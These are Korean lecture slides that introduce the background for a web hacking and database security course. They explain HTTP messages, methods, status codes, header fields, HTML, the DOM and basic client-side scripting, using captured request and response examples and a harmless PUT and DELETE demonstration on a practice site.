



Web Application 해킹 & DB 보안

1. World Wide Web


❖ World Wide Web 이란?

- ◆ a.k.a WWW, Web
- ◆ 전 세계에 있는 네트워크에 연결된 시스템을 통해 정보를 공유할 수 있는 정보 공간

❖ WWW의 역사

- ◆ 1989년 3월 유럽 입자 물리 연구소(CERN)의 연구원인 팀 버너스 리의 제안으로 시작되어 연구, 개발되었다
- ◆ 웹에 관련된 기술은 월드 와이드 웹 컨소시엄(W3C)이 개발하고 있다. W3C는 HTML, HTTP 등의 표준화를 진행하고 있으며, 최근에는 시맨틱 웹에 관련된 표준을 제정하고 있다


1. Web의 구조



1. HTTP

❖ HTTP (Hyper Text Transfer Protocol)

- ◆ Web 상에서 정보를 주고 받기 위한 핵심 프로토콜
- ◆ 정적인 텍스트 자원을 송/수신하기 위해 개발됨
- ◆ 애플리케이션 레벨의 프로토콜
- ◆ 메시지 기반으로 동작



1. HTTP Packet Layout

❖ HTTP Packet Layout

Ethernet	IP	TCP	HTTP	Data
----------	----	-----	------	------

- + Ethernet II, Src: 00:0c:29:4f:ab:bf (00:0c:29:4f:ab
- + Internet Protocol, Src: 172.16.8.200 (172.16.8.200),
- + Transmission Control Protocol, Src Port: 3576 (3576]
- Hypertext Transfer Protocol
 - + GET / HTTP/1.1\r\n

1. HTTP 프로토콜의 특징

❖ HTTP 프로토콜의 특징

◆ TCP기반의 프로토콜

- 패킷 송/수신 전에 TCP-3way Handshaking이 선행 되어야 함

TCP 3way-Handshaking

172.16.8.200	172.16.8.52	TCP	3576 > 80 [SYN] Seq=0 win=64
172.16.8.52	172.16.8.200	TCP	80 > 3576 [SYN, ACK] Seq=0 A
172.16.8.200	172.16.8.52	TCP	3576 > 80 [ACK] Seq=1 Ack=1
172.16.8.200	172.16.8.52	HTTP	GET / HTTP/1.1

◆ Text형태의 프로토콜

- ASCII 코드의 Printable Character 들로 구성됨

평문 문자열
형태이므로
읽을 수 있다.

```
GET http://172.16.8.52/ HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Accept-Language: ko
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727) Paro
Host: 172.16.8.52
Proxy-Connection: Keep-Alive
```

1. HTTP Version

❖ HTTP Version

◆ HTTP 1.0

- 1996년 발표 됨
- RFC 1945에 정의 : <http://www.w3.org/Protocols/rfc1945/rfc1945>

◆ HTTP 1.1


- 1999년 발표 됨
- RFC 2616에 정의 : <http://www.w3.org/Protocols/rfc2616/rfc2616.html>

❖ HTTP1.1에서 추가된 사항

- ◆ 지속적인 연결, 부분적 자원 선택, 향상된 보안
- ◆ 가상호스트(Virtual Host) or 다중 호스트 네임
 - v1.1인 경우 반드시 HTTP Header에 Host값을 포함해야 한다.
- ◆ 계층적 프록시(Hierarchical proxies)
- ◆ 더 좋은 캐싱과 프로싱 지원
- ◆ 콘텐츠 협상

1. HTTP Request and Response

❖ HTTP Request 와 Response의 구조



1. HTTP Request

❖ HTTP Request

- ◆ 웹 클라이언트가 웹 서버에게 자원을 요청하는 것

❖ HTTP Request의 형식

Method Request-URI HTTP/Version <CRLF> ← **Request Line**
[Field : Value] <CRLF> ← **Header Field**
<CRLF>
[Message-Body] ← **Message Body**

◆ Method

- OPTIONS, GET, HEAD, POST, PUT, DELETE, TRACE, CONNECT, extension-method

◆ Request-URI

- * , absoluteURI, absolutePath, authority
- Request-URI에 URL 인코딩 된 값이 들어갈 수 있음

1. HTTP 주요 Method

Method	Description
GET	자원 요청
POST	Entity를 포함한 자원 요청
HEAD	HTTP Header 정보만 수신
TRACE	Request의 루프백 테스트
PUT	URL에 자원을 생성
DELETE	URL의 자원을 삭제
OPTIONS	응답 가능한 HTTP 메소드를 요청
CONNECT	터널링의 목적으로 연결 요청 (프록시에서 사용함)

1. HTTP Request 예제

❖ HTTP Request 예제

request

raw

params

headers

hex

viewstate

GET / HTTP/1.1

Accept: */*

Accept-Language: ko

Accept-Encoding: gzip, deflate

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322; .NET CLR 2.0.50727)

Host: www.naver.com

Proxy-Connection: Keep-Alive

Pragma: no-cache

Cookie: nsr_acl=1; NB=HA3TSMRQGM4TQMUBU; NNB=XNTSIQ4TRVWIEQ; nvad_lc=LA,1114063000; npic=mSv7EWzSuU/Ch3g+kgIABZ5E/Tt360n/Yr5Kg5ITDBJUPJR15cchzB7hUpZPxXUUCA==

1. HTTP Response

- ❖ HTTP Response
 - ◆ 클라이언트의 요청에 대한 서버의 응답
- ❖ HTTP Response의 형식

HTTP/Version Code Reason-Phrase<CRLF>	← Status Line
[Field : Value]<CRLF>	← General Header Field
[Field : Value]<CRLF>	← Response Header Field
[Field : Value]<CRLF>	← Entity Header Field
<CRLF>	
[Message-Body]	← Message Body

1. Response의 주요 응답 코드

구분	응답 코드	응답 메시지
1xx : Information	100	Continue
2xx : Success	200	OK
	201	Created
	202	Accepted
3xx : Redirection	301	Moved Permanently
	302	Found
4xx : Client Error	400	Bad Request
	401	Unauthorized
	403	Forbidden
	404	Not Found
5xx : Server Error	500	Internal Server Error

1. HTTP Response 예제

❖ HTTP Response예제

HTTP/1.1 200 OK

← Status Line

Server: Microsoft-IIS/5.0

Date: Thu, 31 Jul 2008 08:42:43 GMT

Content-Length: 865

Content-Type: text/html

Cache-control: private

← Message Header

← Blank

<html>

<head>

<meta name="GENERATOR" content="Namo WebEditor v6.0">

<meta http-equiv="content-type" content="text/html; charset=euc-kr">

<title>Web hacking practice site</title>

</head>

← Message Body

<frameset rows="15%, 85%" cols="1*" border="0">

<frame name="banner" scrolling="no" marginwidth="10" marginheight="14" r

1. Header Fields

❖ Header Fields의 종류

◆ General Header

- 메시지 처리를 제어하거나 클라이언트에게 부가정보를 알려주기 위해 사용
- Request와 Response에 둘다 이용됨
- 실제 데이터와는 연관이 없음

◆ Request Header

- 클라이언트의 요청에 대한 부가적인 내용을 포함
- 서버가 요청을 처리하는 방법에 대해 클라이언트가 좀 더 제어할 수 있도록 함

◆ Response Header

- Status Line의 요약결과에 따른 부가정보를 제공

◆ Entity Header

- 데이터에 포함된 내용을 설명하는 정보

1. General Header Fields

Header	내용	HTTP 1.0	HTTP 1.1
Cache-Control	캐시를 제어하기 위한 지시자 예) public, private, no-cache 등	X	O
Connection	TCP 연결을 종료 예) Connection: close	X	O
Date	내용이 생성된 날짜, 시간 정보	O	O
Pragma	캐시를 하지 않도록 설정하는데 가장 많이 사용됨 예) Pragma: no-cache	O	X
Trailer	Message Body의 끝을 가리킴	X	O
Transfer-Encoding	Message Body의 Encoding 방식	X	O
Upgrade	클라이언트가 추가적인 프로토콜을 지원하는지 지정	X	O
Via	게이트웨이나, 프록시, 터널 등을 통과할 경우 중간장비들이 포함시킬 수 있다.	X	O
Warning	메세지 상태에 대한 추가적인 정보 제공 주로 캐싱에 관련됨	X	O

1. Request Header Fields

Header	내용	HTTP 1.0	HTTP 1.1
Accept	브라우저에서 지원하는 미디어 형식 예) */*, text/html 등	X	O
Accept-Charset	브라우저에서 지원하는 문자셋	X	O
Accept-Encoding	브라우저에서 지원하는 인코딩 방법	X	O
Accept-Language	브라우저에서 지원하는 언어 예) ko, cn,	X	O
Authorization	서버에 인증정보를 전송할 때 사용	O	O
Expect	사용자의 요청에 대한 특별한 응답을 지시 예) expect: 100-continue	X	O
From	웹 마스터의 전자우편 주소	O	O
Host	웹 서버의 URL	X	O
If-Match	요청한 자원의 태그와 동일하면 응답하도록 함 (If-None-Match 와 반대)	X	O

1. Request Header Fields (cont)

Header	내용	HTTP 1.0	HTTP 1.1
If-Modified-Since	지정된 시간 이후로 변경 되었을 때만 응답하도록 함 변경되지 않았다면. 304(not modified) 응답	O	O
If-None-Match	클라이언트가 요청한 자원과 요청태그가 일치하지 않으면 응답	X	O
If-Range	조건부 요청에 사용	X	O
If-Unmodified-Since	If-Modified-Since 와 반대	X	O
Max-Forwards	TRACE나 OPTIONS와 주로 함께 사용됨. IP 헤더의 TTL과 유사하게 동작	X	O
Proxy-Authorization	프록시에 인증하기 위한 정보	X	O
Range	바이트 범위를 지정하여 일부만 받을 수 있다.	X	O
Referer	현재 Request를 발생한 URL	O	O
TE	서버가 보내는 데이터를 클라이언트가 어떻게 처리할 것인 지에 대한 정보	X	O
User-Agent	브라우저 정보	O	O

1. Response Header Fields

Header	내용	HTTP 1.0	HTTP 1.1
Accept-Ranges	Range 요청에 대한 응답 정보	X	O
Age	자원의 수명을 클라이언트에게 알려줌	X	O
ETag	Entity Tag, 업데이트 여부를 결정할 때 사용되는 값	X	O
Location	Redirection시킬 주소	O	O
Proxy-Authentication	프록시 서버의 인증방법을 지시	X	O
Retry-After	재 요청 까지 시간정보	X	O
Server	웹 서버의 정보	X	O
Vary	캐시관련 정보	X	O
WWW-Authenticate	서버가 클라이언트에게 인증방법을 지시	X	O

1. Entity Header Fields

Header	내용	HTTP 1.0	HTTP 1.1
Allow	특정한 자원이 지원하는 메소드 목록을 나열한다.	O	O
Content-Encoding	메시지 인코딩 방법	O	O
Content-Language	메시지에서 사용하는 언어	O	O
Content-Length	메시지의 크기	O	O
Content-Location	메시지의 URL	X	O
Content-MD5	메시지의 MD5값, 메시지 무결성을 검사하는데 사용	X	O
Content-Range	Range요청에 따른 응답	X	O
Content-Type	메시지 타입	O	O
Expires	HTTP 캐시에 보관하는 메시지의 유효기간	O	O
Last-Modified	자원이 마지막으로 변경된 시간	O	O

1. HTTP GET Method

❖ GET Method

- ◆ 웹 서버에게 URL에 해당하는 자원을 요청할 때 사용
- ◆ URL에 덧붙여 Parameter를 전달 할 수 있다.

```
login.asp?id=nuno&pw=1234
```

- ? : URL과 Parameter사이의 구분
- & : 여러 개의 Parameter를 전달할 경우 Parameter간의 구분
- 브라우저에 의해 URL Encoding되어 전달됨

1. PUT Method

❖ PUT Method

- ◆ 해당 URL에 자원을 생성

request

raw params headers hex viewstate

PUT http://a.xcurelab.com/board/upload/puttest.html HTTP/1.0
HOST: a.xcurelab.com/
Content-Length: 47

<html>
 this is put test f
</html>

← 자원 생성요청

response

raw headers hex render

HTTP/1.1 201 Created
Server: Microsoft-IIS/5.0
Date: Mon, 28 Jul 2008 02:53:41 GMT
Location: http://a.xcurelab.com/board/upload/puttest.html
Content-Length: 0
Allow: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, COPY, MOVE, PROPPATCH

← 생성 요청 정상 처리

주소(D) http://a.xcurelab.com/board/upload/puttest.html

this is put test file

← 생성된 자원확인

1. Delete Method

- ❖ Delete Method
 - ◆ 해당 URL의 자원을 삭제

request

raw params headers hex viewstate

DELETE http://a.xcurelab.com/board/upload/puttest.html HTTP/1.1
Host: a.xcurelab.com

← 자원 삭제 요청

response

raw headers hex render

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Mon, 28 Jul 2008 03:05:36 GMT
Content-Length: 0

← 삭제 요청 정상 처리

주소(D)  http://a.xcurelab.com/board/upload/puttest.html

이 페이지를 찾을 수 없습니다.

찾고 있는 페이지가 삭제되었거나 이름이 변경되었거나 일시적으로 사용
할 수 없습니다.

← 삭제된 자원을 찾을 수 없음

2. HTML

❖ HTML (Hypertext Markup Language)

- ◆ SGML로부터 파생되었으며 Hypertext를 지원하는 언어
- ◆ 인터넷에서 웹 페이지를 표시하기 위해 사용
- ◆ 웹 브라우저를 통해 파싱되고 표현됨
- ◆ HTTP를 통해 송/수신됨
- ◆ HTML 태그를 사용
- ◆ 타 언어에서는 DOM을 이용하여 HTML 객체에 접근가능

❖ HTML의 한계

- ◆ 링크 메커니즘이 약하다
- ◆ HTML은 데이터의 교환에는 부적합함
- ◆ 재사용할 수 없다.
- ◆ HTML은 확장할 수 없다.

2. Web Language

❖ Web Language


- ◆ 기본적으로 HTML 문서포맷을 이용하여 웹 페이지를 표시
- ◆ 동적인 웹을 위해 SSS나 CSS가 이용된다.
- ◆ CSS (Client Side Script)
 - JavaScript
 - VBScript
 - Jscript
- ◆ SSS (Server Side Script)
 - ASP
 - ASP.NET (C#, VBScript)
 - PHP
 - JSP
 - CGI (Common Gateway Interface)
 - ❖ 주로 C나 Perl을 이용하여 구현
 - 그 외 Python, Ruby 등 다양한 언어가 사용됨

2. HTML DOM

❖ HTML DOM (Document Object Model)

- ◆ HTML 문서의 내용에 접근하고, 조작하기 위한 표준화(W3C)된 방법
- ◆ HTML의 문서를 Tree 구조로 표현한다.
- ◆ JavaScript에 의해 DOM의 내용을 제어할 수 있다.


```
<html>
  <head>
    <title>My Title</title>
  </head>
  <body>
    <a
href=http://web.com>My
link</a>
    <h1>My header</h1>
  </body>
</html>
```



2. HTML DOM (cont)

❖ DOM

Javascript 에 의해
객체 형태로 접근 가능



2. Javascript

❖ Javascript

- ◆ 가장 널리 사용되는 클라이언트 측 스크립트 언어
- ◆ 객체지향형 언어
- ◆ 웹 사이트에서 동적인 클라이언트 환경을 위해 주로 사용된다.
- ◆ 브라우저에 의해 수행됨
- ◆ 대 소문자 구분

```
<script language=javascript>  
    script body  
</script>
```

❖ JScript

- ◆ Microsoft사에서 Javascript와 유사하게 만든 클라이언트측 스크립트

2. VBScript

❖ VBScript

- ◆ 객체지향기능이 없으므로 Javascript보다 활용성이 떨어짐
- ◆ VB의 문법을 이용, 대소문자 구분하지 않음

```
<script language=vbscript>  
    script body  
</script>
```

2. Javascript & VBScript 예제

Javascript 예제

```
<html>
<body>
  <script language="javascript">
    var a;
    a="This is javascript";
    alert(a);
  </script>
</body>
</html>
```


주소(D)  http://a.xcurelab.com/example/javascript.html



VBScript 예제

```
<html>
<body>
  <script language="vbscript">
    dim a
    a="This is vbscript"
    msgbox(a)
  </script>
</body>
</html>
```

